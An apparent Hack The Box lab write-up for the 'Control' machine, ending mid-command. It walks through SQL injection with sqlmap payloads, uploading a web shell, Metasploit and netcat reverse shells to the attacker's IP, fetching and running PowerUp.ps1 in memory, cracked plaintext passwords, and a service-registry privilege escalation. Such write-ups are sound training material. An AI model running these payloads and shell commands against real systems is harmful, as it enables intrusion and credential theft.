Control

==========
| CONTROL 10.10.10.167 |
==========

InfoGathering

Nmap scan report for control.htb
(10.10.10.167)
Host is up (0.070s latency).
Not shown: 997 filtered
ports
PORT STATE SERVICE VERSION

80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Fidelity

135/tcp open msrpc Microsoft Windows RPC

3306/tcp open mysql?
| fingerprint-strings:
| DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LDAPBindReq, NotesRPC, RPCCheck, SMBProgNeg, SSLSessionReq, X11Probe, afp, ms-sql-s, oracle-tns:
|_ Host '10.10.14.19' is not allowed to connect to this MariaDB server

5985/tcp filtered wsman

9090/tcp filtered zeus-admin


1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :

We see MariaDB is in use on port 3306. We are not allowed to connect

```
mysql -h 10.10.10.167 master
ERROR 1130 (HY000): Host '10.10.14.19' is not allowed to connect to this MariaDB server
```

WFUZZ RESULTS
/index.php
/admin.php
/about.php
/database.php
/assets
/assets/css
/assets/css/images

/assets/js
/images
/uploads
/LICENSE.txt



NOTE: After editing the X-Forwarding ip address to access the site I captured a search request in Burp and ran sqlmap
Here are the sqlmap results confirming a sql injection vulnerability exists

```
sqlmap identified the following injection point(s) with a total of 6999 HTTP(s) requests:
---
Parameter: productName (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: productName=-9997' OR 5011=5011-- agYd

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: productName=test' AND (SELECT 5938 FROM(SELECT COUNT(*),CONCAT(0x7170787871,(SELECT
(ELT(5938=5938,1))),0x716b6b7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- gLcw

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: productName=test';SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: productName=test' AND (SELECT 9247 FROM (SELECT(SLEEP(5)))IkGA)-- ZFCm

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: productName=test' UNION ALL SELECT
CONCAT(0x7170787871,0x4a56506276506375424e41646e4767665269534a4e43526d4269744a47454f4a525475664e595a58,0x7
16b6b7a71),NULL,NULL,NULL,NULL,NULL-- hbsN
---
```

```
p0wny@shell:C:\inetpub\wwwroot# type admin.php
<?php
$allowed = array('192.168.4.28');
if (!isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
```

```
PS C:\inetpub\wwwroot> type admin.php
type admin.php
<?php
$allowed = array('192.168.4.28');
if (!isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
        $_SERVER['HTTP_ORIGIN'] = $_SERVER['REMOTE_ADDR'];
}
if (in_array($_SERVER['HTTP_X_FORWARDED_FOR'], $allowed)) { } else {
        die('Access Denied: Header Missing. Please ensure you go through the proxy to access this page');
}
?>
```

```
p0wny@shell:C:\inetpub\wwwroot# type database.php
<?php
class Database
{
    private static $dbName = 'warehouse' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'manager';
    private static $dbUserPassword = 'l3tm3!n';

    private static $cont  = null;

    public function __construct() {
        die('Init function is not allowed');
    }
```

private static $dbName = 'warehouse' ;
   private static $dbHost = 'localhost' ;
   private static $dbUsername = 'manager';
   private static $dbUserPassword = 'l3tm3!n';


```
p0wny@shell:C:\inetpub\wwwroot# dir
 Volume in drive C has no label.
 Volume Serial Number is C05D-877F

 Directory of C:\inetpub\wwwroot

11/26/2019  05:50 AM    <DIR>          .
11/26/2019  05:50 AM    <DIR>          ..
11/05/2019  02:42 PM             7,867 about.php
11/20/2019  01:16 AM             7,350 admin.php
10/23/2019  04:02 PM    <DIR>          assets
11/05/2019  02:42 PM               479 create_category.php
11/05/2019  02:42 PM               585 create_product.php
11/05/2019  02:42 PM               904 database.php
11/05/2019  02:42 PM               423 delete_category.php
11/05/2019  02:42 PM               558 delete_product.php
11/05/2019  02:42 PM    <DIR>          images
11/19/2019  05:57 PM             3,145 index.php
11/05/2019  02:42 PM            17,128 LICENSE.txt
11/26/2019  04:23 AM            59,392 nc.exe
11/19/2019  06:07 PM             3,578 search_products.php
11/26/2019  05:50 AM                34 shelloll.php
11/26/2019  04:23 AM            15,744 tunnel.php
11/05/2019  02:42 PM               498 update_category.php
11/05/2019  02:42 PM             4,056 update_product.php
11/26/2019  04:32 AM    <DIR>          uploads
11/05/2019  02:42 PM             2,933 view_product.php
              16 File(s)        124,674 bytes
               5 Dir(s)  43,160,588,288 bytes free
```


Gaining Access

```
<body class="is-preload landing">
    <div id="page-wrapper">
        <!-- To Do:
            - Import Products
            - Link to new payment system
            - Enable SSL (Certificates location \\192.168.4.28\myfiles)
        <!-- Header -->
        <header id="header">
            <h1 id="logo"><a href="index.php">Fidelity</a></h1>
```





The above image tells me we need to go through a proxy to get to the website.
We need to add an X-FORWARDED FOR Header to our request in order to accesss the site with an IPv4 address of 192.168.4.28

We add that to our Burp request and click Send




This allows us to check out the site.
I am using a Firefox add on to manipulate this info
RESOURCE: https://addons.mozilla.org/en-US/firefox/addon/x-forwarded-for-injector/






In the product search field I attempted to disrupt any sql queries that may be made by using
' show databases



I used the Products Search field for SQL injections. There were no hidden results in Inspect Element
I was able to get a list of users

```
# This query informed me I am manager@localhost
test';SELECT * FROM sys.database_principals;#

# This query gave me the below output
test';SELECT host, user, password from mysql.user;
```



Lets try to crack the hash for Hector.
Notice Localhost and Fidelity match hashes with 127.0.0.1 which tells me the hostname of the target is Fidelity
john hash.txt --wordlist=/usr/share/wordlsits/rockyou.txt

USER: Hector
PASS: l33th4x0rhector

USER: manager
PASS: l3tm3!n

The first thing I tried was to use WinRM. This was unsuccessful unfortunately.
I then tried signing in using mysql which was blocked because of my IP Address

```
mysql -h 10.10.10.167 -u Hector -p'l33th4x0rhector' warehouse
```

My next go to is impacket. This was also unsuccessful.

Lets take a step back. There is an uploads URI. Lets try to upload file using the SQL injection and see what happens
I am going to upload p0wny shell
RESOURCE: https://github.com/flozz/p0wny-shell

```
sqlmap -u http://10.10.10.167/view_product.php --data="productId=32" --file-write=/root/HTB/boxes/Control/tobor.php --file-dest=c:\\inetpub\\wwwroot\\uploads\\tobor.php
```

I next went for a PHP meterpreter shell and uploaded nc64.exe
RESOURCE: https://github.com/DarrenRainey/netcat
Soon as I entered a command in the php meterpreter shell the shell failed.Upload worked though

```
msfconsole
use exploit/multi/script/web_delivery
set LHOST 10.10.14.19
set SRVHOST 10.10.14.19
set LPORT 8081
set SRVPORT 8082
set target PHP
set payload php/meterpreter/reverse_tcp
run
```

```
meterpreter > shell
Process 5032 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\System32\spool\drivers\color>whoami
```

Once nc64 was uploaded I gained a more steady reverse shell

```
# On attack machine
nc -lvnp 8089

# In p0wny shell on target
nc64.exe -e powershell 10.10.14.19 8089
```

```
root@kali:~/HTB/boxes/Control# nc -lvnp 8089
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8089
Ncat: Listening on 0.0.0.0:8089
Ncat: Connection from 10.10.10.167.
Ncat: Connection from 10.10.10.167:57271.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved

PS C:\Windows\System32\spool\drivers\color> whoami
whoami
nt authority\iusr
PS C:\Windows\System32\spool\drivers\color> _
```

We have done plenty of work here. Lets get user flag


```
$username = "Hector"
$password = convertto-securestring -String "l33th4x0rhector" -AsPlainText -Force
$cred = new-object -typename System.Management.Automation.PSCredential -argumentlist $username, $password

icm -cn localhost -sc { whoami } -credential $cred
```

This did not work. Bummer it must be a Kerberos thing based on the received output. Lets try something else.

Use our meterpreter shell again only this time set up a Port Forward for WinRM

```
sessions -i 2
portfwd add -l 1234 -p 5985 -r 10.10.10.167
```



Now we want to edit our ruby script so connect to our localhost. The contents should match these contents exactly.

```
require 'winrm-fs'

conn = WinRM::Connection.new(
                           endpoint: 'http://localhost:1234/wsman',
  transport: :ssl,
  user: 'Hector',
  password: 'l33th4x0rhector',
  :no_ssl_peer_verification => true
)

file_manager = WinRM::FS::FileManager.new(conn)


class String
  def tokenize
    self.
      split(/\s(?=(?:[^'"]|'[^']*'|"[^"]*")*$)/).
      select {|s| not s.empty? }.
      map {|s| s.gsub(/(^ +)|( +$)|(^["']+)|(["']+$)/,'')}
  end
end


command=""

conn.shell(:powershell) do |shell|
    until command == "exit\n" do
        output = shell.run("-join($id,'PS ',$(whoami),'@',$env:computername,' ',$((gi $pwd).Name),'> ')")
        print(output.output.chomp)
        command = gets
        if command.start_with?('UPLOAD') then
            upload_command = command.tokenize
            print("Uploading " + upload_command[1] + " to " + upload_command[2])
            file_manager.upload(upload_command[1], upload_command[2]) do |bytes_copied, total_bytes,
local_path, remote_path|
                puts("#{bytes_copied} bytes of #{total_bytes} bytes copied")
            end
            command = "echo `nOK`n"
        end

        output = shell.run(command) do |stdout, stderr|
            STDOUT.print(stdout)
            STDERR.print(stderr)
        end
    end
    puts("Exiting with code #{output.exitcode}")
end
```

Execute our connection

```
ruby winrm.rb
type C:\Users\Hector\Desktop\user.txt
```

```
root@kali:~/HTB/boxes/Control# ruby winrm.rb
PS control\hector@CONTROL Documents> whoami
control\hector
PS control\hector@CONTROL Documents> cd ..\Desktop
PS control\hector@CONTROL Desktop> type user.txt
d8782dd01fb15b72c4b5ba77ef2d472b
PS control\hector@CONTROL Desktop> _
```

USER FLAG: d8782dd01fb15b72c4b5ba77ef2d472b

PrivEsc

We have nc64.exe loaded already. Lets gain a nc shell instead of using winrm for Hector

```
# On Attack machine
nc -lvnp 8888

# On target
C:\Windows\System32\spool\drivers\color\nc64.exe -e powershell 10.10.14.19 8888
```

```
root@kali:~/HTB/boxes/Control# nc -lvnp 8888
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 10.10.10.167.
Ncat: Connection from 10.10.10.167:57288.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Hector\Documents> _
```

Lets try good ole' PowerUp.ps1's Invoke-AllChecks and see what happens

```
IEX (New-Object Net.WebClient).downloadString("http://10.10.14.19:8000/PowerUp.ps1")
Invoke-AllChecks

Write-HijackDll -DllPath 'C:\Users\Hector\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll' -Command
'whoami'

Get-Content -Path C:\Windows\Panther\Unattend.xml | Select-String -Pattern 'password'
     <Password>*SENSITIVE*DATA*DELETED*</Password>
       <Password>*SENSITIVE*DATA*DELETED*</Password>
```

No luck there

Some enum of C:\MafriaDB\mysql gave me this information
WiFi Password is SuperMemorablePassword
Cool but not useful in our situtation

I then mirrored these commands to see what I could find
Nothing really stood out. All the results seemed normal to me

No clear text passwords were stored in the registry

```
reg query HKLM /f password /t REG_SZ /s
reg query HKLM /f passwd /t REG_SZ /s
reg query HKU /f password /t REG_SZ /s
reg query HKU /f passwd /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
reg query HKCU /f passwd /t REG_SZ /s
```

No clear text passwords were found in any files

```
findstr /si password passwd *.txt
findstr /si password passwd *.xml
findstr /si password passwd *.ini
findstr /si password passwd *.dat
```

Hector does not have write access to the All Users startup folder
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp

Hector does not have write access to system folder
C:\Windows\System32

Feeling a little lost I checked Hectors PowerShell command histroy


```
Get-Content (Get-PsReadLineOption).HistorySavePath
# Results
get-childitem HKLM:\SYSTEM\CurrentControlset | format-list
get-acl HKLM:\SYSTEM\CurrentControlSet | format-list
```

This points us into the direction of services as Hector is allowed to make registry changes to services that execute as system.
When a service is run an ImagePath is defined which is opened based on the defined registry location as SYSTEM in this case with wuauserv.

First we enum a service. After making the registry Image Path change we can verify it has been made using this command.
Now that we know the ImagePath and the executable that the service is running we can create our own executable or replace it with a terminal.

```
reg query "HKLM\System\CurrentControlSet\Services\wuauserv" /v "ImagePath"

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\wuauserv
    ImagePath    REG_EXPAND_SZ    %systemroot%\system32\svchost.exe -k netsvcs -p
```



RESOURCE: https://medium.com/@shy327o/windows-privilege-escalation-insecure-service-1-ec4c428e4800

To save you some time, upload nc.exe with Hector. This will give you full permissions to nc.exe

```
meterpreter> upload -f /root/HTB/boxes/Control/nc.exe C:\\Windows\\System32\\spool\\drivers\\color\\nc.exe

# On target machine as Hector
cmd /c reg add "HKLM\System\CurrentControlSet\services\wuauserv" /t REG_EXPAND_SZ /v ImagePath /d "C:
